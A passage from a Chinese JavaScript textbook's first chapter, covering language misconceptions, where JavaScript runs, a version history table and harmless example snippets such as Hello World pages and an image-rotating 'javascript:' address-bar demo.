尽管 JavaScript 和 Java 完全不相干，但是事实上从某种程度上说它们是很好的搭档。JavaScript 可以控制浏览器的行为和内容，但是却不能绘图和执行连接（这一点事实上并不是绝对的，通过模拟是可以做到的）。而 Java 虽然不能在总体上控制浏览器，但是却可以绘图、执行连接和多线程。客户端的 JavaScript 可以和嵌入网页的 Java Applet 进行交互，并且能够对它执行控制，从这一意义上来说，JavaScript 真的可以脚本化 Java【1】。

1.1.3.2 披着 C 外衣的 Lisp

JavaScript 的 C 风格的语法，包括大括号和复杂的 for 语句，让它看起来好像是一个普通的过程式语言。这是一个误导，因为 JavaScript 和函数式语言如 Lisp 和 Scheme 有更多的共同之处。它用数组代替了列表，用对象代替了属性列表。函数是第一型的。而且有闭包。你不需要平衡那些括号就可以用 λ 算子。

- 关于 JavaScript 闭包和函数式的内容，在本书的第 22 章中会有更详细的介绍。

1.1.3.3 关于 JavaScript 的思维定势

JavaScript 是原被设计在 Netscape Navigator 中运行的。它的成功让它成为几乎所有浏览器的标准配

置。这导致了思维定势。认为 JavaScript 是依赖于浏览器的脚本语言。其实，这也是一个误解。JavaScript 也适合很多和 Web 无关的应用程序。

早些年在学校的时候，我和我的实验室搭档曾经研究过将 JavaScript 作为一种 PDA 控制芯片的动态脚本语言的可行性，而在我们查阅资料的过程中发现了一些对基于嵌入式环境的动态脚本语言实现的尝试，我们有理由相信，JavaScript 在某些特定的嵌入式应用领域中也能够表现得相当出色。

1.1.3.4 JavaScript 是为业余爱好者设计的？

一个很糟糕的认知是：JavaScript 过于简朴，以至于大部分写 JavaScript 的人都不是专业程序员。他们缺乏写好程序的修养。JavaScript 有如此丰富的表达能力，他们可以任意用它来写代码，以任何形式。

事实上，上面这个认知是曾经的现实，不断提升的 Web 应用要求和 Ajax 彻底改变了这个现实。通过学习本书，你也会发现，掌握 JavaScript 依然需要相当高的专业程序员技巧，而不是一件非常简单的事情。不过这个曾经的现实却给 JavaScript 带来了一个坏名声——它是专门为外行设计的，不适合专业的程序员。这显然是另一个误解。

推广 JavaScript 最大的困难就在于消除专业程序员对它的偏见，在我的项目团队中许多有经验的 J2EE 程序员却对 JavaScript 停留在一知半解甚至茫然的境地，他/她们不愿意去学习和掌握 JavaScript，认为这门脚本语言是和浏览器打交道的美工们该干的活儿，不是正经程序员需要掌握的技能。这对于 Web 应用开发来说，无疑是一个相当不利的因素。

1.1.3.5 JavaScript 是面向对象的吗

JavaScript 是不是面向对象的？它拥有对象，可以包含数据和处理数据的方法。对象可以包含其他对象。它没有类（在 JavaScript 2.0 真正实现之前），但它却有构造器可以做类能做的事，包括扮演类变量和方法的容器的角色。它没有基于类的继承，但它有基于原型的继承。两个建立对象系统的方法是通过继承和通过聚合。JavaScript 两个都有，但它的动态性质可以让它的动态系统具备超越“聚合”的能力。

一些批评说 JavaScript 不是真正面向对象的，因为它不能提供信息的隐藏。也就是，对象不能有私有变量和私有方法：所有的成员都是公共的。但随后有人证明了 JavaScript 对象可以拥有私有变量和私有方法。另外还有批评说 JavaScript 不能提供继承，但随后有人证明了 JavaScript 不仅能支持传统的继承还能应用其他的代码复用模式。

说 JavaScript 是一种基于对象的语言，是一种正确而略显保守的判断，而说 JavaScript 不面向对象，在我看来则是错误的认知。事实上有充足理由证明 JavaScript 是一种面向对象的语言，只是与传统的 class-based OO（基于类的面向对象）相比，JavaScript 有它与众不同的地方，这种独特性我们称它为 prototype-based OO（基于原型的面向对象）。

- 关于 JavaScript 面向对象的内容，在本书的第 21 章中会有更详细的介绍。

1.1.3.6 其他误解

除了以上提到的几点之外，JavaScript 还有许多容易令人迷惑和误解的特性，这些特性使得 JavaScript 成为世界上最被误解的编程语言。

- 如果读者对这方面有兴趣，可以详细阅读下面这篇文章

http://javascript.crockford.com/javascript.html [Douglas Crockford]

1.1.4 警惕！脚本诱惑

前面我们提到过，许多专业程序员拒绝去了解如何正确使用 JavaScript，另一些则是缺乏对 JavaScript 足够的认知和应用经验。但是在 B/S 应用中，相当多的情况下，要求开发人员不得不采用 JavaScript。于是，一个问题产生了，大量的 JavaScript 代码拷贝出现在页面的这个或者那个地方，其中的大部分是不必要的，另一部分可能有缺陷。我们的开发人员没有办法（也没有意识到）去判断这些代码是否必要，以及使用它们会带来哪些问题。

> 如果你的 B/S 应用中的 JavaScript 不是由专业的 JavaScript 程序员来维护的，那么当你对你的开发团队进行一次小小的代码走查时，你甚至可能会发现 90%的 JavaScript 代码被错误地使用，这些错误使用的代码浪费了用户大量的网络带宽、内存和 CPU 资源，提升了对客户端配置的要求，降低了系统的稳定性，甚至导致许多本来可以避免的安全问题。

由于浏览器的 JavaScript 可以方便地被复制粘贴，因此，一个特效或者交互方式往往在真正评估它的必要性之前便被采用——客户想要它，有人使用过它，程序员复制它，而它就出现在那儿，表面上看起来很完美，于是，所谓的脚本诱惑就产生了。

事实上，在我们真正使用 JavaScript 之前，需要反复问自己的一个重要问题是，究竟是因为有人想要它，还是因为真正有人需要它。在你驾驭 JavaScript 马车之前，你必须学会抵制脚本诱惑，把你的脚本用在必要的地方，永远保持你的 Web 界面简洁，风格一致。

> 在用户眼里，简洁一致的风格与提供强大而不常用的功能和看起来很 COOL 而实际上没有什么功用的界面特效相比起来，前者更能令他们觉得专业。毕竟，大部分用户和你我一样，掌握一个陌生的环境和新的技能只是为了能够将事情做得更快更好。除非你要提供的是一个类似于 Qzone 之类的娱乐程序，你永远也不要大量地使用不必要的 JavaScript。

1.1.5 隐藏在简单表象下的复杂度

专业人员不重视 JavaScript 的一个重要原因是，他们觉得 JavaScript 是如此的简单，以至于不愿意花精力去学习（或者认为不用学习就能掌握）。前面提到过的，这实际上是一种误解。事实上，在脚本语言中，JavaScript 属于相当复杂的一门语言，它的复杂程度未必逊色于 Perl 和 Python。

> 另一个业内的偏见是脚本语言都是比较简单的，实际上，一门语言是否脚本语言往往是由它的设计目标决定的，简单与复杂并不是区分脚本语言和非脚本语言的标准。JavaScript 即使放到非脚本语言中来衡量，也是一门相当复杂的语言。

之所以很多人觉得 JavaScript 过于简单，是因为他们大量使用的是一些 JavaScript 中看似简单的文法，解决的是一些看似简单的问题，真正复杂而又适合 JavaScript 的领域却很少有人选择 JavaScript，真正强大的用法很少被涉及。JavaScript 复杂的本质被一个个简单应用的表象所隐藏。

我曾经给一些坚持认为 JavaScript 过于简单的开发人员写过一段小代码，结果令他们中的大部分内行人大惊失色，那段代码看起来大致像下面这个样子：

```
var a = [-1,-1,1,-3,-3,-3,2,2,-2,-2,3,-1,-1];
function f(s, e)
{
    var ret = [];
    for(var i in s){
        ret.push(e(s[i]));
    }
    return ret;
}
var b = f(a, function(n){return n>0?n:0});
alert(b);
```

这是本书中出现的第一段 JavaScript 代码，也许现在你看来，它有那么一点点令人迷惑，但是不要紧，在本书后面的章节中，你会慢慢理解这段代码的含义以及它的无穷妙味。而现在你完全可以跳过它的实际内容，只要需要知道这是一段外表看起来简单的魔法代码就够了。

因为这段代码而尖叫的不仅仅包括我的这些程序员朋友，事实上，更兴奋的是另一些电子领域的朋友，他们写信给我反馈说，在此之前他们从来没有见到过如此形式简洁而优雅的数字高通滤波器，更令人欣喜的是，它的阈值甚至是可调节的：

```
var b = f(a, function(n){return n>=-1?n:0});
```

如果你想要，它也很容易支持低通滤波：

```
var b = f(a, function(n){return n<0?n:0});
```

用一个小小的堆栈或者其他伎俩，你也可以构造出一族差分或者其他更为复杂的数字设备，而它们明显形式相近并且结构优雅。

总之，不要被简单的表象所迷惑，JavaScript 的复杂度往往很大程度上取决于你的设计思路和你的使用技巧。JavaScript 的确是一门可以被复杂使用的程序设计语言。

1.1.6　令人迷惑的选择——锦上添花还是雪中送炭

本节最后的这个话题在前面已经被隐讳地提到过多次，实际上，本小节围绕的话题依然是什么时候使用 JavaScript。一种比较极端的观点是在必须的时候采用，也就是前面所说的不得不用的场合，另一种比较温和一点的观点则坚持在需要的时候使用，这种观点认为当我们可以依靠 JavaScript 令事情变得更好的时候，我们就采用它。

事实上，就我个人而言，比较支持“必须论”，这是因为从我以往的经验来看，JavaScript 是难以驾驭的，太多的问题由使用 JavaScript 不当而产生，其中的一部分相当令人困扰，彻底解决它们的办法就是尽可能降低 JavaScript 的使用频率，也尽可能将它用在真正适合它的地方。当然万事没有绝对，在何时使用 JavaScript 永远是一个难题，然而不管怎么说，同“锦上添花”相比，JavaScript 程序员也许应当更多考虑的是如何“雪中送炭”。

1.1.7 回到问题上来

本节要解决的问题是为什么选择 JavaScript，然而在相当多的篇幅里，我们都在试图寻找一些少用和不用 JavaScript 的理由，尽管如此，抛开大部分不适合 JavaScript 的位置和时机，浏览器上依然会经常地见到 JavaScript 的身影，对于浏览器来说，JavaScript 实在是一个不可缺少的修饰。

你再也找不到任何一种优雅简朴的脚本语言如此适合于在浏览器中生存。在本书的第 2 章，我们将具体接触嵌入浏览器中的 JavaScript。

最后，用一句话小结本节的内容——我们之所以选择 JavaScript，是因为：Web 应用需要 JavaScript，我们的浏览器、我们的程序员和我们的用户离不开它。

1.2 JavaScript 的应用范围

我记得在前面依稀提到过，JavaScript 的应用范围相当广泛，除了最常见的客户端浏览器之外，JavaScript 还被应用在一部分服务器端的环境、桌面程序和其他一些应用环境中。

1.2.1 客户端的 JavaScript

目前绝大多数浏览器中都嵌入了某个版本的 JavaScript 解释器。当 JavaScript 被嵌入客户端浏览器后，就形成了客户端的 JavaScript。这是迄今为止最常见也最普通的 JavaScript 变体【1】。大多数人提到 JavaScript 时，通常指的是客户端的 JavaScript，本书重点介绍的内容，也是 JavaScript 的客户端应用。

- 在后面的章节中提到的“浏览器中的 JavaScript”通常也是特指客户端的 JavaScript。

当一个 Web 浏览器嵌入了 JavaScript 解释器时，它就允许可执行的内容以 JavaScript 的形式在用户客户端浏览器中运行。下面的例子展示了一个简单的嵌入网页中的 JavaScript 程序。

例 1.1 经典程序 Hello World! 的 JavaScript 实现

```
<html>
<head>
<title>Example 1.1 Hello World!</title>
</head>
<body>
    <h1>
    <script type="text/JavaScript">
    <!--
        document.write("Hello World!");
    -->
    </script>
    <noscript>您的浏览器不支持 JavaScript，请检查浏览器版本或者安全设置，谢谢！</noscript>
    </h1>
    <hr/>
```

```
<p>第一个例子展示了 document.write 是浏览器提供的一个方法，用来向 document 文档对象输出内容，至于什么是文档对象，在本书的第三部分将有详细的介绍。</p>

</body>
</html>
```

把这个脚本装载进一个启用 JavaScript 的浏览器后，就会产生如图 1.1 所示的输出。




图 1.1 Hello World

如果你看到的是“您的浏览器不支持 JavaScript.....”的字样，那么需要检查浏览器的版本和安全设置，以确定你的浏览器正确支持 JavaScript。

> 小技巧：<noscript>和</noscript>是一种防御性编码，如果用户的浏览器不支持 JavaScript 或者设置了过高的安全级别，那么就会显示出相应的提示信息，避免了在用户不知情的情况下停止运行或者得到错误结果。

从例子中可以看到，标记<script>和</script>是用来在 HTML 中嵌入 JavaScript 代码的。

- 我们将在第 2 章和第 22 章中了解更多有关<script>标记的内容。

在这个例子中，方法 document.write()用来向 HTML 文档输出文本，在本书的后续章节中，我们会多次见到它。

JavaScript 当然不仅仅是用来简单地向 HTML 文档输出文本内容的，事实上它可以控制大部分浏览器相关的对象，浏览器为 JavaScript 提供了强大的控制能力，使得它不仅能够控制 HTML 文档的内容，而且能够控制这些文档元素的行为。在后面的章节里，我们会了解到 JavaScript 通过浏览器对象接口访问和控制浏览器元素，通过 DOM 接口访问和控制 HTML 文档，通过给文档定义“事件处理器”的方式响应由用户触发的交互行为。

1.2.2　服务器端的 JavaScript

相信大多数人对客户端执行的 JavaScript 并不陌生，而服务器端的 JavaScript 就鲜有人知了。不少应用服务器提供了对 JavaScript 的支持，比较典型的如 Microsoft 的 IIS，还有一些版本的 Java 应用服务器提供了在 Servlet 容器中执行 JavaScript 的能力。

在基于 IIS 的 ASP 应用中，将一段 JavaScript 声明为服务器端代码，只需要在<script>标签中指定属性 runat = "server"，这样，这段代码将会在服务器端被执行。

Netscape 开发了一套用 Java 实现的 JavaScript 1.5 解释器，它是作为开放资源发布的，被称为 Rhino，目前通过 Mozilla 组织可以得到它。事实上正是 Rhino 的存在向 Java 应用服务器提供了容器对 JavaScript 的支持。另一套同样由 Mozilla 组织提供的 JavaScript 1.5 解释器是用 C 语言实现的，被称为 SpiderMonkey。

1.2.3　其他环境中的 JavaScript

除了 Web 应用的相关领域之外，JavaScript 还能够在多种不同的环境中运行。在较早一些的时候，Microsoft 已经在 Windows 系统中支持一种 HTA 应用，这可以看作是由 JavaScript + HTML 编写的类似 GUI 的应用程序。在.NET Framework 的新版本中，Microsoft 更是直接支持了 JScript.net。

JScript.net 是一个较少人知的秘密，Microsoft 并未在 Visual Studio.net 中集成 JScript.net 的可视化编辑器，却将 JScript.net 在.NET 的核心环境中实现了。JScript.net 可以看作是一种 CLR 托管的 JavaScript，实际上是.NET 家族的一种编程语言实现。安装了较新版本的.NET Framework 的读者可以试着编写 JScript.net 并在命令行中编译执行，有关 JScript.net 的更多内容可参考 Microsoft 的官方文档。

前面也提到过 Mozilla 组织提供的开源 JavaScript 解释器，实际上 Microsoft 公司和 Netscape 公司都向那些想把 JavaScript 解释器嵌入自己应用程序的公司和设计者开放了它们的 JavaScript 解释器。所以如果程序员在其他应用中需要 JavaScript 的支持，可以比较容易地获得 JavaScript 解释器的不同版本。随着计算机技术的发展，越来越多的应用程序将某种动态语言作为嵌入式脚本以增强系统的交互能力和扩展性，我们有理由相信，在可选择的动态语言中，JavaScript 是一种非常优秀的备选方案。我们期待着看到越来越多的应用程序将 JavaScript 作为嵌入式脚本语言。

应用程序支持脚本语言已经成为一种趋势。例如在 WinCVS 中直接引入了 Python 作为命令行脚本扩展，但那还不是一种真正的嵌入式脚本实现。在 AutoCAD 中引入了 Lisp 作为嵌入式脚本语言，而 LabView 则有自己的类 C 脚本实现。相对更为著名的 ActionScript 是 Macromedia 公司的 Flash 中所支持的动态脚本语言，有趣的是，ActionScript 是在 ECMAScript 标准发布后被模型化的，在后面的章节里，你会了解到 ECMAScript 实际上是标准化的 JavaScript。不过，有些遗憾的是，ActionScript 并不是真正的 JavaScript。

1.3 JavaScript 的版本

JavaScript 和其他的一些脚本语言一样，有着各种各样的实现版本，虽然早在 JavaScript 1.3 实现的时候（大约是 1999 年 12 月），ECMA 组织已经标准化了 EVMAScript v1 版本，但是，如同 ECMA 组织努力地标准化一样，JavaScript 从来也没有停止过它基于各种不同浏览器的差异化发展。一方面这种差异化 JavaScript 给开发者带来了不小的困扰，然而另一方面这种百花齐放式的差异化发展也将越来越多的优秀特性加入到 JavaScript 中，最终使得 JavaScript 迅速发展成为一种强大而优秀的脚本语言。

1.3.1 浏览器中的 JavaScript 版本

JavaScript 语言已经发展几年了，Netscape 公司发布了该语言的多个版本。Microsoft 公司也发布了 JavaScript 语言的相应版本，名为 JScript。表 1.1 列出了这些版本

表 1.1 JavaScript 的版本

版 本	说 明
JavaScript 1.0	该语言的原始版本，目前已经基本上被废弃。由 Netscape 2 实现
JavaScript 1.1	引入了真正的 Array 对象，消除了大量重要的错误。由 Netscape 3 实现
JavaScript 1.2	引入了 switch 语句、正则表达式和大量其他特性，基本上符合 ECMA v1，但是还有一些不兼容性，由 Netscape 4 实现
JavaScript 1.3	修正了 JavaScript 1.2 的不兼容性，符合 ECMA v1。由 Netscape 4.5 实现
JavaScript 1.4	只在 Netscape 的服务器产品中实现
JavaScript 1.5	引入了异常处理，符合 ECMA v3。由 Netscape 6 实现
JScript 1.0	基本上相当于 JavaScript 1.0，由 IE 3 的早期版本实现
JScript 2.0	基本上相当于 JavaScript 1.1，由 IE 3 的后期版本实现
JScript 3.0	基本上相当于 JavaScript 1.3，符合 ECMA v1。由 IE 4 实现
JScript 4.0	没有任何浏览器实现它
JScript 5.0	支持异常处理，部分符合 ECMA v3。由 IE5 实现
JScript 5.5+	基本上相当于 JavaScript 1.5。完全符合 ECMA v3。IE 5.5 实现 JScript 5.5，IE 6 实现 JScript 5.6，IE 7 实现 JScript 5.7

1.3.2 其他版本

ECMA（http://www.ecma.ch）组织发布了三个版本的 ECMA-262 标准，该标准标准化了 JavaScript 语言。ECMA 组织还整理了 ECMAScript 的第 4 个版本（http://www.mozilla.org/js/language/es4/index.html）。几乎同一时间 Mozilla 组织开始设计 JavaScript 2.0，在本书开始编写的时候，还未听说 ECMAScript v4 和 JavaScript 2.0 在任何浏览器上实现。表 1.2 列出了 ECMAScript 的标准化版本和 JavaScript 2.0。

表 1.2　ECMAScript 标准化版本和 Mozilla JavaScript 2.0

版　本	说　明
ECMA v1	该语言的第一个标准版本，标准化了 JavaScript 1.1 的基本特性，并添加了一些新特性，没有标准化 switch 语句和正则表达式。与 JavaScript 1.3 和 JScript 3.0 的实现一致
ECMA v2	该标准的维护版本，添加了说明，但没有定义任何新特性
ECMA v3	标准化了 switch 语句、正则表达式和异常处理，与 JavaScript 1.5 和 JScript 5.5 的实现一致
ECMA v4	增加了强类型、名字空间、类修饰符、操作符重载等，极大强化了 JavaScript 面向对象的能力
JavaScript 2.0	本书编写的时候还未见在任何浏览器上实现的 JavaScript 未来版本，完全符合 ECMA v4，并增加了 include 语句

在本书的第 19 章里，将会更加详细地谈到这些版本和标准的相关内容。

1.4　一些值得留意的特性

JavaScript 为什么吸引着这么多的爱好者学习、研究和进行开发，一方面它确实拥有强大的功能，能够支持你开发出优秀的 Web 应用产品，另一方面它也是有趣的，它的某些特性本身就能够令人感受到某种乐趣。

1.4.1　小把戏——神奇的魔法代码

是什么使得 JavaScript 不同于其他程序设计语言，在浏览器修饰方面表现出其优异的特性？毫无疑问，JavaScript 在 Web 应用领域受到的好评，既源于它自身灵活的动态特性，也源于浏览器对它充分的支持。


JavaScript 是一种深受浏览器“宠爱”的语言，浏览器为其提供了丰富的资源和广阔的舞台。

下面的这段代码在网络上广为流传，被众多 JavaScript 爱好者奉为代表 JavaScript 魔力的经典：

例 1.2　神奇的“魔法代码”

```
JavaScript:R=0; x1=.1; y1=.05; x2=.25; y2=.24; x3=1.6; y3=.24; x4=300; y4=200; x5=
300; y5=200; DI=document.images; DIL=DI.length; function A(){for(i=0; i-DIL; i++)
{DIS=DI[ i ].style; DIS.position='absolute'; DIS.left=Math.cos(R*x1+i*x2+x3)*x4+x5;
DIS.top=Math.sin(R*y1+i*y2+y3)*y4+y5}R++}setInterval('A()',5); void(0);
```

打开一个带有几张图片的网页（图片稍微多一些并且每张图片大小相当的话，效果会比较好），将上面这段代码输入到 IE 浏览器的地址栏（不要换行），敲回车，就会看到页面上的所有图片围成一圈绕着一个点旋转。事实上，这是一段有些故弄玄虚的指令，很容易让初学者觉得新奇和迷惑，而对于资深的 JavaScript 程序员来说，它几乎恰如其分地表现出了 JavaScript 大部分操作客户端浏览器的特性（除了

故意的糟糕排版和蹩脚的变量命名方式之外)。

在这里，我们先简要地列举一下这些特性，而具体的内容将会在后续的章节里详细展开。

首先，一些浏览器（不是所有的）支持 JavaScript 伪协议，你可以在浏览器的地址栏里通过“JavaScript:”的形式来执行 JavaScript 代码。实际上这种良好的执行方式为 JavaScript 爱好者带来了一个便捷的测试手段，使得他们能够以类似命令行的方式来简易地测试一个没有用过的 JavaScript 特性，而不必写一大堆文本和 HTML 标签。

其次，JavaScript 支持缺省声明直接赋值的方式来使用全局变量，唯一的约束是命名规则和保留字，作为一种脚本语言，这个特性无疑提供了一种快速便利的执行手段，缺点则也是很明显的，缺乏严谨的约束，为不良代码的产生提供了可能。

> 大部分程序设计语言中，变量被设计为在声明之后引用，也就是说，要使用某个对象，必须先告知该对象存在之后才能赋值，即先“(在……之中)有一个 A”，然后才能说“A 是一个……”，在 JavaScript 中，如果对象的作用域是全局的，则不强制要求“有一个 A”的声明。关于变量定义和声明的内容，在第 4 章将会有详细的讨论。
>
> 作为程序员，如果你不管理好自己代码里的变量，那么总有一天你或者你的继任会为它们整天头疼不已。可能出现在任何地方的变量，像缺乏约束四处乱窜的野马，随时都可能导致整个系统崩溃。一个好的习惯是用良好的自我约束来限制变量的定义和使用，并且避免定义过多的全局变量。在 JavaScript 中，利用闭包是一种代替临时变量的好习惯，在后续的章节中，我们会详细讨论这些现在听起来有些深奥的技巧。

注意到 document.images 的用法，这个指令枚举出页面文档中所有的图片元素，并把这个元素集合的引用赋值给临时变量 DI。

```
DI=document.images;
```

Document 是一个非常有用的接口，它是 JavaScript 访问页面文档对象的主要方式。除了访问图片的 document.images 之外，document 提供的属性还能够方便地引用页面文档对象中的表单、链接和其他元素。

document 接口还提供了一组更为标准的方法来创建和访问文档元素，它们是 document.getElementById、document.getElementsByTagName 和 document.createElement，通常我们认为以上三个方法是 document 对象提供的最主要的 DOM 接口。关于 DOM 话题我们将会在第 12 章里详细讨论。

> 除了 Document 之外，另一个有用的接口是 Window，它提供了对浏览器、窗口、框架、对话框以及状态栏的访问方法，在第三部分里，我们会用很多篇幅仔细地讨论以上两个接口。

另一个需要重点关注的特性是函数定义，function A()声明了一个名字叫做“A”的函数，其后的一对大括号内的指令是对这个函数的定义。提供函数文法使得 JavaScript 成为一种完善的过程式语言。

```
function A(){for(i=0; i-DIL; i++){DIS=DI[ i ].style; DIS.position='absolute'; DIS.
left=Math.cos(R*x1+i*x2+x3)*x4+x5; DIS.top=Math.sin(R*y1+i*y2+y3)*y4+y5}R++}
```

> 除了命名函数之外，JavaScript 提供了缺省函数名的定义方法，在某些特定情况下，定义在函数体内部的匿名函数在执行的过程中形成“闭包”。除此以外，JavaScript 还提供了一种 new 操作符来实例化函数对象。以上的两个特性使得 JavaScript 同时兼有函数式和面向对象的特点，也使得函数成为了 JavaScript 的第一型。在第 6 章、第 22 章、第 23 章我们将会分别详细讨论 JavaScript 函数的各种特性和使用技巧。

在函数定义体内，我们可以看到像 Math.cos(R*x1+i*x2+x3)这样的用法，Math 是 JavaScript 的一个有用的内置对象，它为 JavaScript 的使用者提供了一组有用的数学函数，Math.cos 返回表达式的余弦值。

在这之后我们通过一个循环将数学计算的结果赋值给 document.images 集合中提供的图片样式属性，这里引用的是 style.top 和 style.left 属性，这两个属性分别定义了图片元素左上角距参照系原点的横坐标和纵坐标的值，默认的单位是像素点（关于元素的定位问题我们将会在后续的章节中有详细的讨论），这样我们相当于将页面文档中的图片元素抽取出来，重新计算了它们的位置，并按照新的位置进行排列。

最后，我们在排列的过程中改变参量 R 的值，并通过定时器函数 setInterval 每隔 5 个毫秒调用一次 A()函数，就实现了例子中的图片旋转的特效。

```
setInterval('A()',5);
```

setInterval 提供了一种定时执行函数的方法，另一个类似的函数是 setTimeout，我们将在第 16 章里详细地讨论它们。在一些稍为复杂的应用中，setInterval 和 setTimeout 被大量用于实现动态效果、模拟异步执行、实现拦截器和一些控制型模式，以及实现自定义事件接口。

在结束话题之前，顺便提一个不太常用的特性。也许你已经注意到例子末尾的那个不起眼的 void(0)，如果你将它去掉，你会发现一切令人惊讶的特效都消失了，甚至连浏览器中的页面也不见踪迹，取而代之的是孤零零地显示在浏览器窗口左上角的一组奇怪的数字，这是怎么回事呢？

原来 JavaScript 伪协议默认将页面带到一个新的 document 中并显示程序返回结果，所以正常情况下运算的结果会在一个空文档对象内显示，这样也就没有图片可以展现特效，而 void(0)阻止了这个跳转动作。

void 是 JavaScript 的一个特殊的运算符，它的作用是舍弃任何参数表达式的值，这意味着要求解析器检验并计算参数表达式内容，但是却忽略其结果。如果你刻意去检查 void 运算的返回值，会发现它返回一个 undefined 标记（事实上任何一个不带 return 指令的函数运算的默认返回值都是 undefined）。在浏览器的缺省行为中，undefined 阻止了页面的跳转。

undefined 对于 JavaScript 来说是一个特殊的值，它令我想起了某些宗教和物理学。如果说程序中的 null 代表着“空”的话，那么 undefined 则代表着“无”。“空”依然是一种存在，而“无”则是存在的对立面。JavaScript 的一个巧妙设计就在于把“无”概念化了，由于它没有强制检验对象存在的机制，所以它承认“无”的概念，任何一个未经定义和使用的标识，均可以用“无”来表示。这个“无”在 JavaScript 文法中即是 undefined。

typeof 操作符用来检查变量的类型，如果你直接引用一个未声明的标识，或者声明了一个变量却未对其进行赋值，那么 typeof 操作返回的结果将是 undefined。事实上我觉得最好能够用一种新的标识来区分未声明和已声明未赋值的变量，如 unknown（未知）区别 undefined（无）。当然 JavaScript 并没有这么实现。尽管如此，大多数时候拥有 undefined 和 null，就已经足够了。

将以下各行代码分别输入到浏览器的地址栏，体会一下 undefined 和 null 的区别：

```
JavaScript:alert(typeof(x));
JavaScript:var x;alert(typeof(x));
JavaScript:var x=null;alert(typeof(x));
```

在例 1.2 代码中，我们用表达式 undefined;取代 void(0)，也能得到相同的结果。

实际上 undefined 远比想象得要有用得多，我们在后续章节里还会多次接触到 undefined 这个特殊的值。

至此，我们对例子代码的分析就告一段落。这段代码的经典之处不但在于它实现的效果令人惊叹，还在于它在短短的几行指令中体现了客户端 JavaScript 中大多数重要的特性，这些特性包括我们前面提到的伪协议、全局变量、文档接口、集合对象、函数、内置对象、元素样式属性、定时器以及 void()和 undefined，除此以外还提到了代码中没有出现的闭包、函数实例化以及 typeof 操作符，这些特性几乎构成了客户端 JavaScript 的全部，在后面的章节中我们也将重点围绕着这些特性展开讨论，相信一段时间之后你再回头看这段代码，会有更加深刻的理解和新的收获。

1.4.2 为客户端服务——经典 Hello World！的另一种 JavaScript 实现

前面我们已经不止一次地提到过客户端浏览器的概念，那么一个典型的客户端应用究竟是怎样的？在这一节里，我们将概括地讨论 JavaScript 基于客户端的应用场景，简单介绍一下客户端应用的完整生命周期以及 JavaScript 程序在客户端生命周期过程中是如何作用的。这些知识有助于理解如何使得 JavaScript 更好地为客户端服务。

事实上，如果只是实现一个或者一组简单的特效和零散的增强交互，使用 JavaScript 并不需要了解客户端特质和完整的生命周期模型，然而如果你面对的是一个完全用 JavaScript 实现客户端交互的大型应用系统或者是一个 RIA 的网络娱乐系统，那么了解客户端的运作机制将是非常有帮助的。在这一节中我们接触的大部分概念在后续的章节中都会有更加详细的讨论，因此，先大致浏览过，等到时机成熟时再回过头来复习和理解，不失为一个非常好的学习方法。

在通常的 Web 应用中，HTTP 请求总是将页面文档以流的形式发送到客户端被浏览器所装载，不论后台应用的技术和服务部署的方式如何，客户端获得的总是以普通文本、html、xhtml 或者 xml 形式之一存在的数据。

极少数情况下，客户端也会获得二进制流或者其他格式的媒体流。我们在后续的章节里将会有相应的讨论。

我们通常定义的客户端生命周期起始于浏览器开始装载某个请求的特定数据，结束于浏览器发起一个新的请求（通常意味着页面的跳转或者刷新）。客户端的 JavaScript 则作用于这个完整的生命周期过程中。

很多开发人员不理解生命周期的含义，以至于经常有人犯一些尝试在 JSP 或者 PHP 页面解析的过程中执行客户端 JavaScript 的低级错误，这造成了前端和后端概念的混淆。

划分生命周期的意义除了避免概念混淆之外，还在于浏览器生命周期制约了大部分变量和对象的作用域。通常情况下当一个浏览器生命周期结束时，绝大多数 JavaScript 变量和对象都会被销毁，资源得到释放。

通过采用特殊的处理方法，我们依然能够让部分对象跨越生命周期而存在，这对于我们实现一些特殊的功能是很有帮助的，当然其代价是容易造成内存泄露和其他一些潜在问题（在后续的章节里我们还有机会讨论这个话题）。

如果进一步细分，我们可以将客户端生命周期划分为从页面数据被装载到页面数据装载完毕的初始化阶段以及页面数据装载完毕一直到新的请求被发起之前的运行阶段。在前一个阶段里，JavaScript 代码被浏览器解析，运行环境被初始化，函数和闭包被建立，而那些可以被立即执行的指令被执行并实时地得到结果。在后一个阶段里，完成初始化的程序环境进入一个缺省的等待消息的循环，捕获用户操作引发的事件并作出正确响应，这种模式同经典的事件驱动模型非常接近。在这一阶段里，JavaScript 代码真正扮演一个界面交互行为处理者的角色。

> 很显然，被用作页面修饰的 JavaScript 代码通常在初始化阶段被执行完毕，而负责用户交互的 JavaScript 几乎总是要在运行阶段被触发和执行。区分这两者的作用和执行规律，有助于分解问题，优化我们的系统设计。

例 1.3 中的代码执行的效果与例 1.1 完全相同，区别是例 1.1 在生命周期的初始化阶段执行，而例 1.3 则是在运行期内执行。

例 1.3　经典程序 Hello World! 的另一种 JavaScript 实现

```
<html>
<html>
<head>
<title>Example 1.3 Hello World!</title>
<script type="text/JavaScript">
    <!--
    function PageLoad()
    {
        document.getElementsByTagName("h1")[0].innerHTML = "Hello World!";
    }
    -->
</script>
</head>
<body onload="PageLoad()">
    <h1>
